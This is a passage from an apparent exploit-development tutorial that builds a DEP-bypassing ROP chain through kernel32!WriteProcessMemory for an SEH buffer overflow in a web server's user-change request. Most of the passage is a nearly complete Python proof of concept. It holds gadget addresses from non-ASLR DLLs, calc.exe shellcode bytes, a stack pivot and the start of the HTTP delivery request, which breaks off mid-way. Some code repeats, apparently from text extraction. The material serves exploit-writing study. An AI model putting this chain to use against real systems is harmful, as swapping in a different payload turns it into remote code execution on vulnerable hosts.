
After we decrement ECX, we will use the arbitrary write gadget.

Overwriting kernel32!WriteProcessMemory parameter placeholder with actual address of kernel32!WriteProcessMemory


crash += struct.pack('<L', 0x10021bfb) # mov dword [ecx+0x8], eax ; ret: ImageLoad.dll (non-ASLR enabled module)

Program execution reaches the arbitrary write - and we can see we will be overwriting our parameter placeholder - as intended.





The arbitrary write occurs, and we have successfully dynamically placed our parameters on the stack!



Now that everything has been configured properly, the final goal is to kick off this function call. To do so, we will need to load the stack address which points to kernel32!WriteProcessMemory into ESP - and return into it.

Currently, after the ECX manipulation, ECX contains a stack address 0x8 bytes above the stack address we want to load into ESP (this was due to compensation for the ECX + 0x8 arbitrary write ROP gadget). This means we want to increase ECX to contain the address on the stack in question.

The goal now will be to:

1. Set ECX equal to the stack address pointing to kernel32!WriteProcessMemory
2. Load ECX into EAX
3. Exchange EAX and ESP, then return into ESP

Our last ROP routine can solve this issue!

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

Moving ECX into EAX

crash += struct.pack('<L', 0x1001fa0d) # mov eax, ecx ; ret: ImageLoad.dll (non-ASLR enabled module)

Exchanging EAX with ESP to fire off the call to kernel32!WriteProcessMemory

crash += struct.pack('<L', 0x61c07ff8) # xchg eax, esp ; ret: sqlite3.dll (non-ASLR enabled module)

Let's also add some breakpoints to "mimic" shellcode - directly after the xchg eax, esp ROP gadget.


NOPs before shellcode

crash += "\x90" * 230

Breakpoints

crash += "\xCC" * 200

Running the updated POC - we can see that the call to kernel32!WriteProcessMemory is complete - and that we have hit our breakpoints!



Here is the final PoC, with calc.exe shellcode.

import sys

import os

```
import socket

import struct


# 4063 byte SEH offset

# Stack pivot lands at padding buffer to SEH at offset 2563

crash = "\x90" * 2563


# Stack pivot lands here

# Beginning ROP chain


# Saving address near ESP for relative calculations into EAX and ECX

# EBP is near stack address

crash += struct.pack('<L', 0x61c05e8c)    # xchg eax, ebp ; ret: sqlite3.dll (non-ASLR enabled module)


# EAX is now 0xfec bytes away from ESP. We want current ESP + 0x28 (to compensate for loading EAX into ECX eventually) into EAX

# Popping negative ESP + 0x28 into ECX and subtracting from EAX

# EAX will now contain a value at ESP + 0x24 (loading ESP + 0x24 into EAX, as this value will be placed in EBP eventually. EBP will then be placed into ESP - which will compensate for ROP gadget which moves EAX into EAX via "leave")

crash += struct.pack('<L', 0x10018606)    # pop ecx, ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0xffffefe0)    # Negative ESP + 0x28 offset

crash += struct.pack('<L', 0x1001283e)    # sub eax, ecx ; ret: ImageLoad.dll (non-ASLR enabled module)


# This gadget is to get EBP equal to EAX (which is further down on the stack) - due to the mov eax, ecx ROP gadget that eventually will occur.

# Said ROP gadget has a "leave" instruction, which will load EBP into ESP. This ROP gadget compensates for this gadget to make sure the stack doesn't get corrupted, by just "hopping" down the stack

# EAX and ECX will now equal ESP - 8 - which is good enough in terms of needing EAX and ECX to be "values around the stack"
```

```
crash += struct.pack('<L', 0x61c30547)    # add ebp, eax ; ret sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c6588d)    # mov ecx, eax ; mov eax, ecx ; add esp, 0x24 ; pop ebx ; leave ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget (pop ebx)

crash += struct.pack('<L', 0x90909090)    # Padding to compensate for above ROP gadget (pop ebp in leave instruction)


# Jumping over kernel32!WriteProcessMemory placeholder parameters

crash += struct.pack('<L', 0x10015eb4)    # add esp, 0x1c ; ret: ImageLoad.dll (non-ASLR enabled module)


# kernel32!WriteProcessMemory placeholder parameters

crash += struct.pack('<L', 0x1004d1ec)    # Pointer to kernel32!GetStartupInfoA (no pointers from IAT directly to kernel32!WriteProcessMemory, so loading pointer to kernel32.dll and compensating later.)

crash += struct.pack('<L', 0x61c72530)    # Return address parameter placeholder (where function will jump to after execution - which is where shellcode will be written to. This is an executable code cave in the .text section of sqlite3.dll)

crash += struct.pack('<L', 0xFFFFFFFF)    # hProccess = handle to current process (Pseudo handle = 0xFFFFFFFF points to current process)

crash += struct.pack('<L', 0x61c72530)    # lpBaseAddress = pointer to where shellcode will be written to. (0x61C72530 is an executable code cave in the .text section of sqlite3.dll)

crash += struct.pack('<L', 0x11111111)    # lpBuffer = base address of shellcode (dynamically generated)

crash += struct.pack('<L', 0x22222222)    # nSize = size of shellcode
```

```
crash += struct.pack('<L', 0x1004D740)    # lpNumberOfBytesWritten = writable location (.idata section of ImageLoad.dll address in a code cave)


# Starting with lpBuffer (shellcode location)

# ECX currently points to lpBuffer placeholder parameter location - 0x18

# Moving ECX 8 bytes before EAX, as the gadget to overwrite dword ptr [ecx] overwrites it at an offset of ecx+0x8

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)
```

```
crash += struct.pack('<L', 0x1001dacc)    # inc ecx ; clc ; mov edx, dword [ecx-0x04] ; ret: ImageLoad.dll (non-ASLR enabled module)


# Pointing EAX (shellcode location) to data inside of ECX (lpBuffer placeholder) (NOPs before shellcode)

crash += struct.pack('<L', 0x1001fce9)    # pop esi ; add esp + 0x8 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0xffffffd44)    # Shellcode is about negative 0xffffffd44 bytes away from EAX

crash += struct.pack('<L', 0x90909090)    # Compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Compensate for above ROP gadget

crash += struct.pack('<L', 0x10022f45)    # sub eax, esi ; pop edi ; pop esi ; ret

crash += struct.pack('<L', 0x90909090)    # Compensate for above ROP gadget

crash += struct.pack('<L', 0x90909090)    # Compensate for above ROP gadget


# Changing lpBuffer placeholder to actual address of shellcode

crash += struct.pack('<L', 0x10021bfb)    # mov dword [ecx+0x8], eax ; ret: ImageLoad.dll (non-ASLR enabled module)


# nSize parameter (0x180 = 384 bytes)

crash += struct.pack('<L', 0x100103ff)    # pop edi ; ret: ImageLoad.dll (non-ASLR enabled module) (Compensation for COP gadget add edx, 0x20)

crash += struct.pack('<L', 0x1001c31e)    # add esp, 0x8 ; ret: ImageLoadl.dll (non-ASLR enabled module) (Returns to stack after COP gadget)

crash += struct.pack('<L', 0x10022c4c)    # xor edx, edx ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)
```

```
crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)


# Incrementing ECX to place the nSize parameter placeholder into ECX

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)
```

```
crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)


# Pointing nSize parameter placeholder to actual value of 0x180 (in EDX)

crash += struct.pack('<L', 0x1001f5b4)    # mov dword ptr [ecx], edx


# ECX currently is located at kernel32!WriteProcessMemory parameter placeholder - 0x8

# Need to first extract sqlite3.dll pointer (which is a pointer to kernel32) and then calculate offset from kernel32!GetStartupInfoA


# ECX = kernel32!WriteProcessMemory parameter placeholder + 0x14 (20)

# Decrementing ECX by 0x14 firstly (parameter is 0xc bytes in front of ECX. Subtracting ECX by 0xC to place placeholder in ECX. Additionally, the overwrite gadget writes to ECX at an offset of ECX+0x8. Adding 0x8 more bytes to compensate.)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)
```

```
crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b)    # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)


# Extracting pointer to kernel32.dll into EAX


# EDX contains a value of 0x180 from nSize parameter

# EDI still contains return to stack ROP gadget for COP gadget compensation

# EAX is 0x260 bytes ahead of the kernel32!WriteProcessMemory parameter placeholder

# Subtracting 0x260 from EAX via EDX register

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)

crash += struct.pack('<L', 0x1001b884)    # add edx, 0x20 ; push edx ; call edi: ImageLoad.dll (non-ASLR enabled module) (COP gadget)


# Loading kernel32!WriteProcessMemory parameter placeholder location into EAX to be dereferenced

crash += struct.pack('<L', 0x10015ce5)    # sub eax, edx ; ret: ImageLoad.dll (non-ASLR enabled module)


# Extracting kernel32!WriteProcessMemory parameter placeholder


crash += struct.pack('<L', 0x1002248c)    # mov eax, dword [eax] ; ret: ImageLoad.dll (non-ASLR enabled module)
```

```
crash += struct.pack('<L', 0x1002248c)    # mov eax, dword [eax] ; ret: ImageLoad.dll (non-ASLR enabled module)


# kernel32!WriteProcessMemory is negative fffffd2d bytes away from kernel32!GetStartupInfoA (which is in the virtual parameter placeholder currently)

# Popping 0xfffffd2d into EBX (which will be transferred into EDX. After value is in EDX, it will be added to EAX via EDX)


# Preparing EDX by clearing it out

crash += struct.pack('<L', 0x10022c4c)    # xor edx, edx ; ret: ImageLoad.dll (non-ASLR enabled module)


# Beginning calculations for EBX

crash += struct.pack('<L', 0x100141c8)    # pop ebx ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0xfffffd2d)    # Negative distance to kernel32!WriteProcessMemory from kernel32!GetStartupInfoA


# Transferring EBX to EDX

crash += struct.pack('<L', 0x10022c1e)    # add edx, ebx ; pop ebx ; retn 0x10: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x90909090)    # Compensating for above ROP gadget


# Placing kernel32!WriteProcessMemory into EAX

crash += struct.pack('<L', 0x10015ce5)    # sub eax, edx ; ret: ImageLoad.dll (non-ASLR enabled module)


# ROP gadget compensations

crash += struct.pack('<L', 0x90909090)    # Compensation for retn 0x10 in previous ROP gadget

crash += struct.pack('<L', 0x90909090)    # Compensation for retn 0x10 in previous ROP gadget

crash += struct.pack('<L', 0x90909090)    # Compensation for retn 0x10 in previous ROP gadget

crash += struct.pack('<L', 0x90909090)    # Compensation for retn 0x10 in previous ROP gadget
```

Writing kernel32!WriteProcessMemory address to kernel32!WriteProcessMemory parameter placeholder

Gadget to overwrite kernel32!VirtualParameter placeholder will do so at an offset of ECX + 0x8. Compensating for that now

First, decrementing ECX by 0x8

crash += struct.pack('<L', 0x61c27d1b) # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b) # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b) # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b) # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b) # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b) # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b) # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c27d1b) # dec ecx ; ret: sqlite3.dll (non-ASLR enabled module)

Overwriting kernel32!WriteProcessMemory parameter placeholder with actual address of kernel32!WriteProcessMemory

crash += struct.pack('<L', 0x10021bfb) # mov dword [ecx+0x8], eax ; ret: ImageLoad.dll (non-ASLR enabled module)

The goal now is to load the address pointing to kernel32!WriteProcessMemory in ESP

ECX contains an address + 0x8 bytes behind the kernel32!WriteProcessMemory pointer on the stack

Increasing ECX by 8 bytes, moving it into EAX, and then exchanging EAX with ESP to fire off the ROP chain!

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081) # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

```
crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)

crash += struct.pack('<L', 0x61c68081)    # inc ecx ; add al, 0x39 ; ret: ImageLoad.dll (non-ASLR enabled module)


# Moving ECX into EAX

crash += struct.pack('<L', 0x1001fa0d)    # mov eax, ecx ; ret: ImageLoad.dll (non-ASLR enabled module)


# Exchanging EAX with ESP to fire off the call to kernel32!WriteProcessMemory

crash += struct.pack('<L', 0x61c07ff8)    # xchg eax, esp ; ret: sqlite3.dll (non-ASLR enabled module)



# NOPs before shellcode

crash += "\x90" * 230


# calc.exe

# 195 bytes


crash += ("\x89\xe5\x83\xec\x20\x31\xdb\x64\x8b\x5b\x30\x8b\x5b\x0c\x8b\x5b"

"\x1c\x8b\x1b\x8b\x1b\x8b\x43\x08\x89\x45\xfc\x8b\x58\x3c\x01\xc3"

"\x8b\x5b\x78\x01\xc3\x8b\x7b\x20\x01\xc7\x89\x7d\xf8\x8b\x4b\x24"

"\x01\xc1\x89\x4d\xf4\x8b\x53\x1c\x01\xc2\x89\x55\xf0\x8b\x53\x14"

"\x89\x55\xec\xeb\x32\x31\xc0\x8b\x55\xec\x8b\x7d\xf8\x8b\x75\x18"

"\x31\xc9\xfc\x8b\x3c\x87\x03\x7d\xfc\x66\x83\xc1\x08\xf3\xa6\x74"

"\x05\x40\x39\xd0\x72\xe4\x8b\x4d\xf4\x8b\x55\xf0\x66\x8b\x04\x41"

"\x8b\x04\x82\x03\x45\xfc\xc3\xba\x78\x78\x65\x63\xc1\xea\x08\x52"

"\x68\x57\x69\x6e\x45\x89\x65\x18\xe8\xb8\xff\xff\xff\x31\xc9\x51"

"\x68\x2e\x65\x78\x65\x68\x63\x61\x6c\x63\x89\xe3\x41\x51\x53\xff"

"\xd0\x31\xc9\xb9\x01\x65\x73\x73\xc1\xe9\x08\x51\x68\x50\x72\x6f"
```

```
"\x63\x68\x45\x78\x69\x74\x89\x65\x18\xe8\x87\xff\xff\xff\x31\xd2"

"\x52\xff\xd0")


# 4063 total offset to SEH

crash += "\x41" * (4063-len(crash))


# SEH only - no nSEH because of DEP

# Stack pivot to return to buffer

crash += struct.pack('<L', 0x10022869)    # add esp, 0x1004 ; ret: ImageLoad.dll (non-ASLR enabled module)


# 5000 total bytes for crash

crash += "\x41" * (5000-len(crash))


# Replicating HTTP request to interact with the server

# UserID contains the vulnerability

http_request = "GET /changeuser.ghp HTTP/1.1\r\n"

http_request += "Host: 172.16.55.140\r\n"

http_request += "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0\r\n"

http_request += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"

http_request += "Accept-Language: en-US,en;q=0.5\r\n"

http_request += "Accept-Encoding: gzip, deflate\r\n"

